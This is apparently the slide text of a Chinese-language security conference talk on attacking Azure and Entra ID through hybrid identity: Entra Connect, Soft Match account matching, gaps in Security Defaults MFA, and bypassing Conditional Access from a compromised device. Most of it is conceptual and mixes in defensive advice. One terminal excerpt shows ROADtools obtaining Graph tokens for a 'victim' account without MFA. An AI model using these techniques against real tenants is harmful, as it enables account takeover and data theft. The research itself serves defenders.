



分分鐘拿下整個雲端， 關於 Azure，你還疏忽了什麼？

March 15th, 2025



如果覺得題目有點熟悉 ...



DEV✓CORE

分分鐘拿下整個網域
關於 AD，你還疏忽了什麼？

徐偉庭 Vtim

戴夫寇爾股份有限公司
vtim@devco.re

DEVCORE CONFERENCE 2024 | 2024.03.16

飲食限制或特殊需求

*

Vtim 不要打我 <(_ _)>



歡迎來到分分鐘系列



Part 2





Echo Lee

- > Cyber Security Researcher @ CyCraft
- > Spoke at HITCON ENT, ROOTCON, CyberSec...
- > Twitter: @iflywithoutwind
- > 目前專注於雲端安全




John Jiang

- > Deputy Director of Research
- > Spoke at BlackHat, Troopers, HITCON...
- > UCCU Hacker 共同創辦人
- > 粉專：駭客花生醬

前情提要





AD

特權帳號分割

強化 DACL

Tier Model
(Enterprise Access Model)

AD 越來越難打了



DEVCORE 平均花多久打進 AD ?



平均 **3.5** 天 **最短一天**

奧義智慧 紅隊演練大調查



18 年了，AD 還在被打：談談微軟安全編年史

Active Directory 的安全問題已經討論多年，自從「Pass The Hash」攻擊技術出現至今也已經 18 年，我們真的完全擺脫這些安全問題了嗎？像是 Windows 11 24H2 開始拋棄 NTLM 驗證，但是 Kerberos 就不能被攻擊嗎？而隨著企業架構逐漸轉向混合身份驗證（像是 Entra ID、SAML），這些缺陷問題似乎也逐漸結合在一起變成更大的攻擊範圍。

在這次議程中，我們將會用時間軸回顧過去的 Active Directory 攻擊歷史，及介紹相關技術，並且探討 AD 與雲端 Azure & Entra ID 混合身份驗證中，時代交會時所產生的各式攻擊手法，用較輕鬆與簡單的概念去帮助大家快速了解這些潛在弱點/攻擊面，希望能讓大家更全面的認識這些弱點，進而管理企業中的相關風險。



講者

姜尚德 (John Jiang)

奧義智慧科技

資安研究副處長

TOPIC / TRACK

[SecOps 論壇](#)

[Lunch Learning Session](#)

LOCATION

臺北南港展覽二館

4F 展區會議室 4C

LEVEL

中階 ⓘ

SESSION TYPE

Breakout Session

LANGUAGE

中文

☒ 即時中英文翻譯字幕

SUBTOPIC

Windows

Active Directory Security

Enterprise Security



部分畫面僅公布於研討會



部分畫面僅公布於研討會



部分畫面僅公布於研討會

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的 GitHub儲存庫外洩38TB私有資料

資安業者Wiz發現微軟員工在共用存取簽章 (SAS) 權杖上的配置錯誤，讓微軟38TB的私有資料因此外洩

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的

GitHub

新聞

資安業者Wiz引
有資料因此外洩

研究人員宣稱外洩的MSA金鑰可用來存取 其它微軟服務

日前有駭客取得微軟一個MSA消費者簽章金鑰，雲端資安業者Wiz認為即使微軟撤銷了外洩的MSA金鑰與相關權杖，但客戶端很難偵測是否有人在其應用中使用偽造權杖

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的

GitHub

新聞

資安業者Wiz引
有資料因此外洩

研究人員宣稱外洩的MSA金鑰可用來存取 其它微軟服務

新聞

日前有駭客取得微軟一個
與相關權杖，但客戶端從

俄羅斯駭客以密碼潑灑攻擊入侵微軟測試 帳號

俄羅斯駭客組織Midnight Blizzard在去年底成功破解微軟舊版測試租戶帳號的密碼，以藉此存取該公司部分員工電子郵件帳號

近兩年與 Azure 相關的資安事件

iThome

新聞

配置錯誤讓微軟AI研究單位的

新聞

【資安日報】7月5日，微軟年初遭俄羅斯駭客APT29入侵事故有新的進展，美國地方政府、軍事單位傳出受到波及

自6月底傳出有許多人收到微軟通知，指出他們也受到今年1月揭露的資安事故影響，現在傳出美國地方政府、軍事、航太單位也接獲有關通知的情況

中民5元

俄羅斯駭客組織Midnight Blizzard在去年底成功破解微軟舊版測試租戶帳號的密碼，以藉此存取該公司部分員工電子郵件帳號

最容易被忽視的雲端威脅？



不安全的設定



Zero Day



混合安全



99% 使用雲端的組織都在 運行某種類型的雲地混合服務

跳出雲端思維：透過關注本地環境來防止雲端遭入侵

Mandiant@fwd:cloudsec 2024



以 Azure (Entra ID) 為研究目標

普及率

- > 超過 **78%** 的台灣上市公司使用 Entra ID
- > 世界 500 強企業有 **88%** 使用 Entra ID，其中 **95%** 啟用 Directory Synchronization


與地端高度整合

- > 幫助企業快速上雲 整合資源
- > 雲地混合產生**新的攻擊面**


利用網域權限拿下整個雲端



Directory Synchronization



除了 AD 以外的首要目標



除了 AD 以外的次要目標: Entra Connect



將 Entra Connect 納入 Tier 0 資產





無法攻擊 Entra Connect 的情況下 要怎麼打進雲端



攻擊混合帳號

???

???

濫用 Single sign-on (SSO) 機制





因此我們不該授予同步帳號
雲端高權限的角色



攻擊混合帳號

???

???



只授予**純雲端帳號**高權限角色
就不會遭受**混合安全**的威脅嗎


攻擊混合帳號

攻擊純雲端帳號

???

Identity provisioning

> 正常狀況下




攻擊混合帳號

攻擊純雲端帳號

???

預設的帳號匹配機制: Soft Match

> 存在對應 UPN 的雲端使用者



攻擊混合帳號

攻擊純雲端帳號

???

在預設環境下濫用 Soft Match 的條件


- > 啟用 Soft Match
 - > 預設開啟
- > 能在同步 OU 範圍內，建立地端使用者
 - > 預設同步整個 Domain
- > 不能覆蓋 MFA
- > 是否能攻擊被賦予管理員角色的雲端使用者?
 - > 以前可以 現在不行 被修掉了 QAQ

攻擊混合帳號

攻擊純雲端帳號

???

Entra Connect 只會考慮角色指派的關係



濫用 Soft Match 流程





不論是濫用 Soft Match、Password Spray
都沒辦法繞過 MFA



攻擊混合帳號

攻擊純雲端帳號

???

Azure 7月將強制啟用多因素驗證

Azure用戶登入全面使用多因素驗證的政策，將從Azure portal開始，之後漸次推廣到CLI PowerShell及Terraform

文/ 林妍臻 | 2024-05-20 發表

攻擊混合帳號

攻擊純雲端帳號

???




部分畫面僅公布於研討會

安全性預設值 (Security Defaults)

在您的租用戶中啟用安全性預設值之後，存取下列服務的任何使用者都必須完成多重要素驗證：

- Azure 入口網站
- Microsoft Entra 系統管理中心
- Azure PowerShell
- Azure CLI

此原則適用於所有存取 Azure Resource Manager 服務的使用者，無論其為系統管理員或使用者。此原則適用於 Azure Resource Manager API，例如存取您的訂用帳戶、VM、儲存體帳戶等等。此原則不包含
Microsoft Entra ID 或 Microsoft Graph。



```
ROADtools>roadtx auth -u victim@my .d -p L ! -r azrm
Requesting token for resource https://management.core.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your administrator, or because you move
tion, you must use multi-factor authentication to access '797f4846-ba00-4fd7-ba43-dae1f8f63013'. Trace ID: 8bf3b7ee-93d
ba9c21500 Correlation ID: aal45b1f-a377-46b5-80b5-bald371d6ac8 Timestamp: 2025-02-17 08:51:46Z
ROADtools>roadtx auth -u victim@my .d -p L ! -r aadgraph
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
ROADtools>roadtx auth -u victim@my .d -p L ! -r msgraph
Requesting token for resource https://graph.microsoft.com/
Tokens were written to .roadtools_auth
ROADtools>roadtx describe
{
  "alg": "RS256",
  "kid": "imi0Y2z0dYKxBttAqK_Tt5hYBTk",
  "nonce": "V3WAT3YM-qMNguI0UUn2l90rtkHhQBv1iTeLMFkua3k",
  "typ": "JWT",
  "x5t": "imi0Y2z0dYKxBttAqK_Tt5hYBTk"
}

"acct": 0,
"acr": "1",
"aio": "ATQAY/8ZAAAABhZU55Yn4aIBFnLb101RnysuTPerSD0wp5gHzJbCckG5Ev6+Iehm9ulkh6yyu49w",
"amr": L
"pwd"
```

沒有過 MFA 無法對
Azure Resource 進行操作

但可以對 Entra ID
進行操作

攻擊混合帳號

攻擊純雲端帳號

???



Microsoft 365 也不在 Security Default 的保護範圍內



攻擊混合帳號

攻擊純雲端帳號

???



部分畫面僅公布於研討會

Basic security
hygiene still
protects against

98%
of attacks



Require phishing-resistant
multifactor authentication (MFA)



Apply Zero Trust principles




Use modern anti-malware


挑戰剩下的 2% !

Zero Trust User Access

Conditional Access to Resources



條件式存取 (Conditional Access)



攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號

常見的 Conditional Access 條件

> MFA

- > 使用 **WHfB** (無密碼驗證) 也被視為滿足 MFA

> Device is Managed

- > 設備是 Entra Joined、Hybrid Joined

> Device is Compliant

- > 由 **Intune** 回報裝置是否合規

攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號

就算啟用了上述所有的條件

一旦裝置被駭所有條件都會被 **Bypass**

即便受駭裝置有 **TPM** 也一樣

攻擊混合帳號

攻擊純雲端帳號

攻擊在 ZTA 架構下的混合帳號

在套用**零信任**原則 & **不提權**的情況下
從具有 **TPM** 有裝置打進雲端

